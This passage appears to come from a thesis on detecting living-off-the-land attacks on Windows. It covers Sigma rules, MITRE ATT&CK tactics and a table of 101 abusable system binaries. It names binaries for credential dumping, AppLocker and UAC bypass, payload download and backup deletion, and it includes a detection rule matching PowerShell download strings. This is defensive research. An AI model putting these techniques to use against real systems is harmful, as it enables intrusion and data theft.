The currently available SIEM solutions all implement their own proprietary query syntax and therefore queries are not compatible for other SIEM systems. This is the core problem which the Sigma project is trying to fix, “Sigma is for log files what Snort is for network traffic and YARA is for files.“ [6]. It defines a generic SIEM detection rule format and provides a highly adaptable converter which is used to translate generic rules into specific SIEM rule syntax like Splunk queries or Elastic Search queries. The converter was mainly implemented by Thomas Patzke and the main project initiator and main rule contributor is Florian Roth, but the whole project is open-source and especially for rule creation there are many people who support to grow and improve this project [61]. Currently there are over 300 detection rules in 7 different categories in this repository which can be converted to a variety of query syntaxes for multiple SIEM solutions. This project will be used as the ruleset for the practical evaluation of living-off-the-land detection performed in this thesis. The repository is also worked on actively measured by the commit count per week shown in Figure 3.



Figure 3: Sigma project commit count per week [6]

Since Sigma rules can be converted to a broad spectrum of SIEM system, they are usable by substantial part of the information security community. At the time of writing, over 40 contributors committed additions and changes to the repository.

The basic workflow of consists of three parts, which can be seen in Figure 4:

1. The generic rule description which provides the detection rule content and metadata.
2. The sigma converter which translates the generic rule description into the target query format.
3. The resulting search query in the target syntax.



Figure 4: Sigma rule processing [61]

At the time of writing the following sigma converter target are supported [6]:

- Splunk (plain queries and dashboards)
- Elasticsearch Query DSL
- Kibana
- Elastic X-Pack Watcher
- Logpoint
- Windows Defender Advanced Threat Protection (WDATP)
- Azure Sentinel / Azure Log Analytics
- Elasticsearch Query Strings
- ArcSight
- QRadar
- Qualys
- RSA NetWitness
- Powershell
- Grep with Perl-compatible regular expression support

A simple rule, which looks for suspicious Powershell download activity in Windows event logs, in the sigma generic signature description format (`.yml`) looks like the following example. The actual signature used for searching is contained in the detection element (marked bold).

```
title: Suspicious Powershell Download
status: experimental
description: Detects suspicious Powershell download command
tags:
    - attack.execution
    - attack.t1086
author: Florian Roth
logsource:
    product: windows
    service: powershell
detection:
    keywords:
        - 'System.Net.WebClient).DownloadString('
        - 'system.net.webclient).downloadfile('
    condition: keywords
falsepositives:
    - Powershell scripts that download content from the Internet
level: medium
```

Following is the result after converting the above shown detection rule into an Elasticsearch search query:

```
("System.Net.WebClient\).DownloadString\(" OR
"system.net.webclient\).downloadfile\(")
```

The open-source sigma ruleset will be used for the evaluation in chapter 6.2.

5.2 Adversary Techniques

Adversary techniques are constantly changing and adapting to the detection capabilities used by defenders and defenders are always responsible for defending against all threats including new techniques, therefore creating an endless arms race between defence and offence, similar to malware development and anti-virus detections. One publicly available catalogue of Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) is published by MITRE [15], which tries to identify as many adversary techniques, describe them and categorize them to one of 12 tactics inside the knowledge base. Each technique has a description, properties (e.g.: which it applies to and which data sources can be used for detection), listed examples, mitigation, detection and references to primary information sources.
The following listing describes the 12 tactics defined by MITRE ATT&CK and names examples of living-off-the-land binaries and scripts which can be used for techniques falling into that category. All quotes in the listing are cited from the tactic descriptions and identifier in parenthesis starting with “T” are the correlating MITRE technique IDs:

1. Initial Access
   "The initial access tactic represents the vectors adversaries use to gain an initial foothold within a network."
   Windows functionality such as the Windows Remote Management (WinRM) via `winrm.exe` (T1133) or Remote Desktop Protocol (RDP) via `mstsc.exe` can be leveraged in combination with stolen credentials (T1078) by an adversary to gain a foothold inside a target network or system. These binaries are not listed in the LOLBAS project because their functionality is intentional and expected, but they are nevertheless often used by adversaries.
2. Execution
   "The execution tactic represents techniques that result in execution of adversary-controlled code on a local or remote system."
   After initial access, the next step for adversaries is typically execution of their code. A large portion of the living-off-the-land techniques focus on execution of code. Popular examples are using `mshta.exe` to execute Microsoft HTML Applications (HTA) files (T1170), using `rundll32.exe` to execute dynamic-link libraries (DLL) (T1085) or using `msiexec.exe`, which is a signed system executable to execute DLLs or Microsoft Installer (`.msi`) files (T1218). This results in a proxy execution of the adversary-controlled code.
3. Persistence
   "Persistence is any access, action, or configuration change to a system that gives an adversary a persistent presence on that system. "
   Some of the living-off-the-land binaries and scripts used for execution can also be used to gain persistent code execution by leveraging mechanisms which execute adversary-controlled commands or code regularly or after every system boot. Commonly used techniques include the creation of new services which are started after booting via the `sc.exe` binary (T1050), modifying the registry via `reg.exe` and writing into Registry Run Keys (T1060) or registering new Windows Management Instrumentation event subscriptions via `wmic.exe` (T1084).
4. Privilege Escalation
   "Privilege escalation is the result of actions that allows an adversary to obtain a higher level of permissions on a system or network. "
   Typically privilege escalation is done through weak permission of services (T1058) or DLL search order hijacking (T1038) but can also be obtained by bypassing User Access Control (UAC) via the `evenvwr.exe` binary (T1088).
5. Defense Evasion
   "Defense evasion consists of techniques an adversary may use to evade detection or avoid other defenses. "
   The already mentioned arms race between defenses and evasion is an endless cycle and can be seen in the defense evasion tactic. One way of evading detection is the utilization of NTFS alternate data streams (ADS) (T1096) in order to avoid file system scanning, which can be achieved by numerous system binaries such as `certutil.exe` or `findstr.exe`. An additional defense mechanism an adversary might have to bypass is Applocker, an Application Whitelist solution developed by Microsoft. This task can under the right circumstances be achieved by using living-off-the-land binaries such as `cmstp.exe` (T1191).
6. Credential Access
   "Credential access represents techniques resulting in access to or control over system, domain, or service credentials that are used within an enterprise environment. "
   When compromising a Windows domain controller, one of the primary targets of an adversary is often the `NTDS.dit` file, which contains the Active Directory domain database [62]. System binaries such as `diskshadow.exe` can be used to dump this database (T1003), which is normally locked and not accessible. Additionally, `findstr.exe` can be used to search through filesystem content to find stored cleartext credentials in Group Policy files (T1081).

7. Discovery
   "Discovery consists of techniques that allow the adversary to gain knowledge about the system and internal network."
   There is a lot of information which is of value for an attacker if he is able to obtain it during an attack. This might include network information like share or host discovery via `net.exe` (T1135) and `ping.exe` (T1018) or local discovery such as querying the Registry via `reg.exe` (T1012).
8. Lateral Movement
   "Lateral movement consists of techniques that enable an adversary to access and control remote systems on a network and could, but does not necessarily, include execution of tools on remote systems."
   In comparison to initial compromise, RDP is way more common to be used for lateral movement after establishing a foothold inside a network perimeter (T1076). Another aspect of lateral movement is the remote copy of files which can be achieved via `bitsadmin.exe` (T1105).
9. Collection
   "Collection consists of techniques used to identify and gather information, such as sensitive files, from a target network prior to exfiltration. "
   An adversary might want to collect certain information on an infected system which can be exfiltrated later. For this task the attacker can leverage functionality such as `forfiles.exe` (T1005) or staging the data via `cmd.exe` (T1074).
10. Command and Control
    "The command and control tactic represents how adversaries communicate with systems under their control within a target network. "
    In order to contact a command and control system, an adversary might use system binaries such as `netsh.exe` to use a connection proxy (T1090). Additionally, to avoid detection, one might choose to encode the data transferred over command and control channels, for example via `certutil.exe` Base64 encoding and decoding (T1132).
11. Exfiltration
    "Exfiltration refers to techniques and attributes that result or aid in the adversary removing files and information from a target network. " .
    For minimizing the data size and obfuscating the content during exfiltration, compression is commonly used (T1002). This can be achieved by using the Windows binary `compact.exe [63]`, but is commonly done with 3rd party utilities such as WinRAR [64] or LZMA implementations [65]. Another technique for exfiltration is uploading files to a remote server via `bitsadmin.exe` (T1048).
12. Impact
    "The Impact tactic represents techniques whose primary objective directly reduces the availability or integrity of a system, service, or network; including manipulation of data to impact a business or operational process. "
    Ransomware attacks are a significant part of attacks on IT networks and see a shift from highly automated infections to more targeted enterprise attacks with manual adversary activities [66] [37]. In order to make recovery as hard as possible, more and more attackers or malware inhibit system recovery functionality (T1490). This can include the deletion of volume shadow copies in the NTFS filesystem via `vssadmi.exe` or of the Windows Backup Catalog via `wbadmin.exe`. Although system binaries can be used to delete files and whole drives for data destruction techniques (T1485), most of the time custom implementations or additional software such as SDelete from the Sysinternals Suite is used so assure all data is safely deleted.

The listing above shows that for many offensive activities there are system utilities which can be used to achieve the goals of an attacker. Another way to show the effectiveness and prevalence of living-off-the-land techniques is to the examination of a real-world attack.
The Microsoft Defender ATP Research Team as well as E. Salem from Cyberreason Nocturnus published detailed reports of malicious campaigns linked to the Astaroth malware [67] [68]. The adversaries use various

living-off-the-land binaries and scripts overall several stages to deploy the final payload, the Astaroth trojan. Figure 5 shows the chain of Windows utilities used during the initial access and execution stage of the attack.



Figure 5: Living-off-the-land usage in Astaroth campaign [67]

In this kill chain `wmic.exe` is used twice to load remote XSL files and execute embedded JavaScript in memory. The second script triggers the download of payloads via `bitsadmin.exe` and afterwards decodes them with `certutil.exe`. In the next step `regsvr32.exe` is used to run a DLL which starts a row of DLL loading, and process injection as well as process hollowing before loading the final Astaroth malware payload into memory, which is described under point 6 and 7 in Figure 5.
This case study shows how advanced adversaries can link multiple living-off-the-land techniques together to create a highly sophisticated infection chain.

6 Practical Living-Off-the-Land Attacks

The following chapter will contain three core parts describing the practical evaluation of different living-off-the-land techniques. Firstly, the implementation of the test environment, the used software and configuration, and the test mode will be explained. Secondly, the evaluation itself will be described, alongside with the chosen data set of Living-off-the-land binaries and scripts and detection rules. This part will contain an overview of the binaries and scripts contained in the reference data set, to provide a summary of the items of the binary and script collection. The last section of this chapter will discuss the results presented in the evaluation. Part of this discussion is an overview of recommendations and possible high-level mitigation approaches against living-off-the-land techniques, but prevention, mitigation or further recommendations are not focus of this thesis.

6.1 Implementation

6.1.1 Lab Setup

The priority of the lab setup is simplicity in order to showcase the functionality and capabilities of the core components of the setup: Sysmon, ELK stack with Elastalert, Sigma. This is by no means a full-stack SIEM setup and is missing vital components like threat intelligence, baselining system activity or extensive network monitoring. Integrated security solutions like the Microsoft Defender real-time protection were deactivated on the test host during evaluation.
The lab environment consists of two system, one client and one server, which are both virtualized with the VirtualBox hypervisor. Windows 10 64-bit (1809 release) is used for the client and Ubuntu 64-bit 18.04 LTS for the server which hosts the centralized infrastructure for log collection, processing, alerting and analysis.

Installation
The following listings describe the generalized steps taken during installation of the lab setup:

1. Client
   - 1.1. Windows 10 installation
   - 1.2. Sysmon installation
     - 1.2.1. SwiftOnSecurity Sysmon config used
   - 1.3. Winlogbeat installation
     - 1.3.1. Forward Sysmon/operational, security, system, application logs
   - 1.4. Disable security features
     - 1.4.1. Microsoft Defender
   - 1.5. Create snapshot
2. Server
   - 2.1. Ubuntu 18.04 installation
   - 2.2. ELK stack installation
     - 2.2.1.Based on Logging made easy project
   - 2.3. Elastalert installation
     - 2.3.1.Create index
   - 2.4. Convert Sigma rules
     - 2.4.1.Using `sigmac` and `sigma2elastalert.py` (customized)
   - 2.5. Create snapshot
3. Network
   - 3.1. Create virtual network
   - 3.2. Assign static IP addresses

For the ELK stacks setup on the server, the installation script from the Logging made easy project was used and therefore was based on a Docker deployment. This provided the advantage of reducing the needed effort to setup the software packages but also introduced side-effects like missing persistence of the data when restarting docker containers. The chosen

Workflow

The first continuous workflow is the conversion and integration of new rules into the alerting engine. In this setup the only source of detection rules is the Sigma project, which provides a conversion tool for rules written in the generic Sigma notation. The process is made up by four steps:

1. Selecting or creating a Sigma rule
2. Converting the rule into a SIEM specific notation (Elastalert syntax in this case)
3. Integrating the rule into the setup (adding it to Elastalert)
4. Alert engine starts continuous rule checking and alerting

This process can be seen in Figure 6.

The second workflow describes the cyclic-process of generating and collecting telemetry data, processing and alerting on it, and in the final step, analysis by a security operator. The whole sequence of event between attacker (start) and analyst (end) includes the following procedures, which are also shown in Figure 6:

1. Attacker uses living-off-the-land technique on client
2. Sysmon records event into Windows event logs
3. Winlogbeat ships events to logstash server
4. Logstash ingests collected data
5. Elasticsearch indexes data
6. Elastalert continuous checks and alerts if rules match
7. Analyst queries and analyses data via Kibana GUI



Figure 6: Lab setup overview

6.2 Evaluation

The evaluation will consist of the sections, the first section is an overview over 101 publicly documented living-off-the-land techniques [5]. This first technical overview will provide a general understanding of the available living-off-the-land binaries and scripts commonly used today on modern Microsoft Windows operating system and how they can be group together by possibility for offensive usage. This includes a description of the functionality which can be used to categorize the binaries and scripts, as well as a table which contains detection sources for each of those tools. The second section is a collection of practical evaluations of a number of living-

off-the-land binaries and scripts, describing their origin and legitimate use, possibilities of abuse for attacker activity, available detections, bypassed and mitigations if applicable.
Afterwards some case studies of such binaries and scripts will be discussed in detail, how those can be used for living-off-the-land techniques and how effective the detection is in those cases. To conclude the chapter, recommendations concerning living-off-the-land techniques will be discussed briefly. It includes some basic mitigation strategies and countermeasures, but it is important to emphasize that the defence and protection is not goal of this thesis.

For the evaluation the following assumption were made and considered while interpreting the results of the, setup and testing phase. The first being, that performance and scalability were not evaluated, neither for amount of traffic generated and storage needed, nor the feasibility for larger environments, nor the search and query performance and the speed of real-time alerting. Additionally, the tests were only conducted with a single client running the latest Windows release (1809) at the time of testing. This means no backwards compatibility of monitoring systems or detection rules was evaluated. Furthermore, the living-off-the-land techniques were used how they were described in the LOLBAS project and background information and primary sources were research, but no improvements to those techniques were made. Another assumption is that the attacker does not manipulate the data collected on the endpoint through manipulation of configuration or disabling of logging components. In a real-world scenario, this is a viable threat, because the used services Sysmon and Winlogbeat, in addition to the standard Windows event logging, do not protect themselves against manipulation. It is also common for adversaries to search for endpoints where the security and detection measures are not correctly deployed.
This thesis only covers the five examples of living-off-the-land binaries and scripts out of 101. The approach of analysing a couple of examples in depth was chosen to bring as much inside to the matter as possible and to keep the needed efforts in an acceptable range. The case studies provided a good research base to produce findings which can be applied to this setup, detection in general, the used solutions and concrete rules creation and improvement.

6.3 Overview

This chapter will describe all function-based categories used in the living-off-the-land binaries and scripts collection which is the baseline on which this thesis builds. Additionally, a table will represent the information of the mentioned collection and adds an overview of data source which might be used for detection for each binary or script.

Categories based on functionality
The binaries and scripts which are published by the LOLBAS project [5] at the time of writing can be grouped into 12 categories based on their functionality which can be used for living-off-the-land techniques. The following listing describes each category (not ordered):

- Alternate Data Streams
  NFTS is the primary filesystem used by modern Windows operating systems and provides various functionality, including alternate data streams (ADS) [69] [70]. This allows for data to be written to, stored in and read from file attributes which are not normally used by normal file operations. Due to the fact that these alternate data streams are not commonly used by many applications and functionality they can be used to try to hide inside the filesystem. If security solutions like anti-virus software (AV) or endpoint detection and response (EDR) do not implement functionality to access such streams, it might be possible the subvert detection by writing payloads, malicious executables or scripts to such streams and executing them from there.
- Application Whitelist bypass
  To reduce the chance that malicious code gets executed on a system, it is possible to configure whitelists of applications which are allowed to be executed and which are forbidden (e.g.: Windows

AppLocker [71]). Additionally, it is possible to define conditions that have to be met for applications to be run like that they are executed by a specific user or by a specific parent process.
This security measure can decrease the possibilities of an attacker after gaining access to a system immensely and therefore is an important security feature which must be bypassed by adversaries in order to achieve his goals. To bypass this described functionality an attacker might use techniques such as “signed binary proxy execution” defined by the Mitre ATT&CK framework (T1218). The process of application whitelist bypass has to follow the basic principle to find applications which are allowed by the whitelist and using them to execute malicious or unintended functionality.

- Compile
  An attacker might use developer utilities like compilers to create malicious executables and binaries directly on a target system. This can decrease the detectability by not transferring the malicious code over the network. Additionally, it can help to bypass local defensive counter measures by adapting during the compilation based on the deployed security solutions, for example using specific signature-evasion techniques for specific AV products.
- Copy
  The copy functionality allows for files to be written from a source folder to another destination folder. This might enable other attacker techniques like gaining persistence through filesystem location (e.g.: copying executables into autostart folders [72]).
- Credentials
  In order to achieve privilege escalation or lateral movement using valid credentials, an adversary firstly needs to get access to such credentials. There are various placed where login information might be stored or cached on a Windows operating system. This is often achieved by attackers by specialized tools like Mimikatz, an open-source project, or malware components like the pwngrab [73] [74] module of the TrickBot trojan [75]. But each additional external binary, library or script an adversary executes or only copies to the target system, there is a chance for detection. This is the incentive to search for living-off-the-land binaries and scripts to perform parts of the search for credentials on the compromised host.
- Encode
  An often-used method to bypass signature-based detection is to modify the payload content of malicious files like scripts or binaries. This might be a custom encoding or a standard function like Base64 encoding. Adversaries can use living-off-the-land tools to perform such encoding and can therefore avoid implementing it themselves or add an additional layer of encoding on top.
- Decode
  In order to execute an encoded payload, the encoding has to be reversed with the appropriate decoding algorithm. It is important to note that encoding does not provide confidentiality because it is not using key material like encryption. Therefore, the processed can be reversed by anyone, no key or passphrase required. It might only increase obscurity or needed effort to analyse the content. It is possible for an adversary to use living-off-the-land binaries and scripts which implement standard de- and encoding operations to their advantage.
- Download
  An attacker can use available download functionality provided by system binaries to load additional payloads and tools onto a compromised system. This technique gives the adversary the advantage of not having to pack all his utility into the initial payload and use loaders and multi-staged loading techniques to deploy his malware, maybe even modularized payloads. An attacker can try to hide this download activity by blending into the normal activities on the system and use built-in tools to achieve his task of getting additional code onto the system.
- Dump
  In order to steal saved credentials or stored data in memory, different Windows utilities can be used. This might enable an attacker to extract account databases from Windows like the `NTDS.DIT` [62] from domain controllers or create memory dump files of targeted processed. Dumping process memory regions might help to harvest credentials stored in plain-text in memory or provide hashes which can be cracked offline (e.g.: from the Local Security Authority Subsystem Service (LSASS) process on

Windows). There are many different version and implementations of external tools which facilitate this extraction, but living-off-the-land binaries can be used as well.

- Execute
  Adversaries may misuse existing binaries, libraries and scripts already present on the target system to execute malicious code or commands through them. Executing further malware through such proxies can help to blend in with the environment and avoid detection. Additionally, security solutions often trust certain applications and processes by the operating system and therefore not analyse child processes of them. If such a system process can be used by an adversary to execute his own code, the attacker might inherit this trust and therefore circumvent some security mechanisms.
- User Access Control bypass
  The User Access Control (UAC) [34] feature is designed to prompt a decision window to the user, in which the user must manually confirm the execution of an elevated process. Depending on a proper configuration, this security measure can be a big hurdle for an attacker to bypass in order to take full control of the target system. Failing to successfully circumvent this feature might alert the user of suspicious behaviour on the target computer. There are possibilities to execute such a bypass with the help of binaries which are part of the Windows operating system. Note that it depends on the configured alerting level of the UAC feature and can be mitigated with an appropriate configuration. If the process is successful, an attacker can start a process with process integrity level “high” with is equivalent to administrative privileges [76].

The following Table 1 shows a matrix containing 101 living-off-the-land binaries and scripts and their functionality (see purple “Functions” section of the Table 1) as documented in the LOLBAS project [5]. Based on the mode of operation of each binary or script, a categorization of possible data sources feasible for detection is made (see orange “Detection Source” section of Table 1).

Table 1: Living-off-the-land binaries and scripts overview

Files \ Functions	ADS	AWL bypass	Compile	Copy	Credentials	Decode	Download	Dump	Encode	Execute	UAC bypass	**Detection Source**	Command line	Process creation	Filesystem activity	Network activity	Powershell logging	Registry activity
Atbroker.exe										X			X				X	X
Bash.exe		X								X				X				
Bitsadmin.exe	X			X			X			X			X		X	X		
Certutil.exe	X					X	X		X				X		X	X		
Cmd.exe	X												X		X			
Cmdkey.exe					X								X					
Cmstp.exe		X								X			X			X		
Control.exe	X													X				
Csc.exe			X											X				
Cscript.exe	X													X				
Dfsvc.exe		X											X			X		
Diskshadow.exe								X		X				X	X			
Dnscmd.exe										X			X					
Esentutl.exe	X						X						X					
Eventvwr.exe											X			X			X	X
Expand.exe	X			X			X						X					
Extexport.exe										X			X					
Extrac32.exe	X						X						X					
Findstr.exe	X				X		X						X					
Forfiles.exe	X									X			X	X				
Ftp.exe										X				X				
Gpscript.exe														X			X	X
Hh.exe							X			X			X					
Ie4uinit.exe										X			X					
Ieexec.exe							X			X				X				
Infdefaultinstall.exe										X				X				
Installutil.exe		X								X				X				
Jsc.exe			X											X				
Makecab.exe	X						X								X	X		
Mavinject.exe	X									X				X				
Microsoft.Workflow.Compiler.exe		X								X				X				

Files \ Functions	ADS	AWL bypass	Compile	Copy	Credentials	Decode	Download	Dump	Encode	Execute	UAC bypass	**Detection Source**	Command line	Process creation	Filesystem activity	Network activity	Powershell logging	Registry activity
Mmc.exe										X			X					
Msbuild.exe		X								X				X				
Msconfig.exe										X				X	X			
Msdt.exe		X								X			X	X				
Mshta.exe	X									X			X		X			
Msiexec.exe										X			X			X		
Odbcconf.exe										X			X		X			
Pcalua.exe										X			X	X		X		
Pcwrun.exe										X				X				
Presentationhost.exe										X				X				
Print.exe	X			X									X		X	X		
Reg.exe	X												X		X			
Regasm.exe		X								X				X	X			
Regedit.exe	X												X		X			
Register-cimprovider.exe										X			X					
Regsvcs.exe		X								X				X				
Regsvr32.exe		X								X			X	X		X		
Replace.exe				X			X						X		X	X		
Rpcping.exe					X								X	X				
Rundll32.exe	X									X			X					
Runonce.exe										X			X					
Runscripthelper.exe										X			X				X	
Sc.exe	X												X					X
Schtasks.exe										X			X		X			
Scriptrunner.exe										X			X	X				
SyncAppvPublishingServer.exe										X			X	X			X	
Verclsid.exe										X			X					
Wab.exe										X				X				X
Wmic.exe	X									X			X	X				
Wscript.exe	X												X			X		
Wsreset.exe											X			X				X
Xwizard.exe										X			X					X
Advpack.dll		X								X			X	X				
Ieadvpack.dll		X								X			X	X				
Ieaframe.dll										X			X	X		X		

Files \ Functions	ADS	AWL bypass	Compile	Copy	Credentials	Decode	Download	Dump	Encode	Execute	UAC bypass	**Detection Source**	Command line	Process creation	Filesystem activity	Network activity	Powershell logging	Registry activity
Mshtml.dll										X			X	X				
Pcwutl.dll										X			X	X				
Setupapi.dll		X								X			X					
Shdocvw.dll										X			X	X				
Shell32.dll										X			X	X				
Syssetup.dll		X								X			X	X		X		
Url.dll										X			X	X	X			
Zipfldr.dll										X			X	X				
Appvlp.exe										X			X	X			X	
Bginfo.exe		X								X			X	X	X			
Cdb.exe										X			X	X	X			
csi.exe										X				X	X			
dnx.exe										X				X	X			
Dxcap.exe										X			X	X				
Mftrace.exe										X			X	X				
Msdeploy.exe		X								X			X	X	X			
msxsl.exe		X								X			X	X	X	X		
rcsi.exe		X								X			X	X	X			
Sqldumper.exe								X					X	X	X			
Sqlps.exe										X			X	X				
SQLToolsPS.exe										X			X	X				
Squirrel.exe		X					X			X			X	X		X		
te.exe										X			X	X	X			
Tracker.exe		X								X			X	X				
Update.exe		X					X			X			X	X		X		
vsjitdebugger.exe										X			X	X				
Wsl.exe										X			X	X				
CL_Mutexverifiers.ps1										X			X	X			X	
CL_Invocation.ps1										X			X	X			X	
Manage-bde.wsf										X			X	X	X			
Pubprn.vbs										X			X	X		X		
Slmgr.vbs										X			X		X			
Syncappvpublishingserver.vbs										X			X	X			X	
winrm.vbs		X								X			X	X		X		
Pester.bat										X			X	X				

6.3.1 Bitsadmin.exe

Description

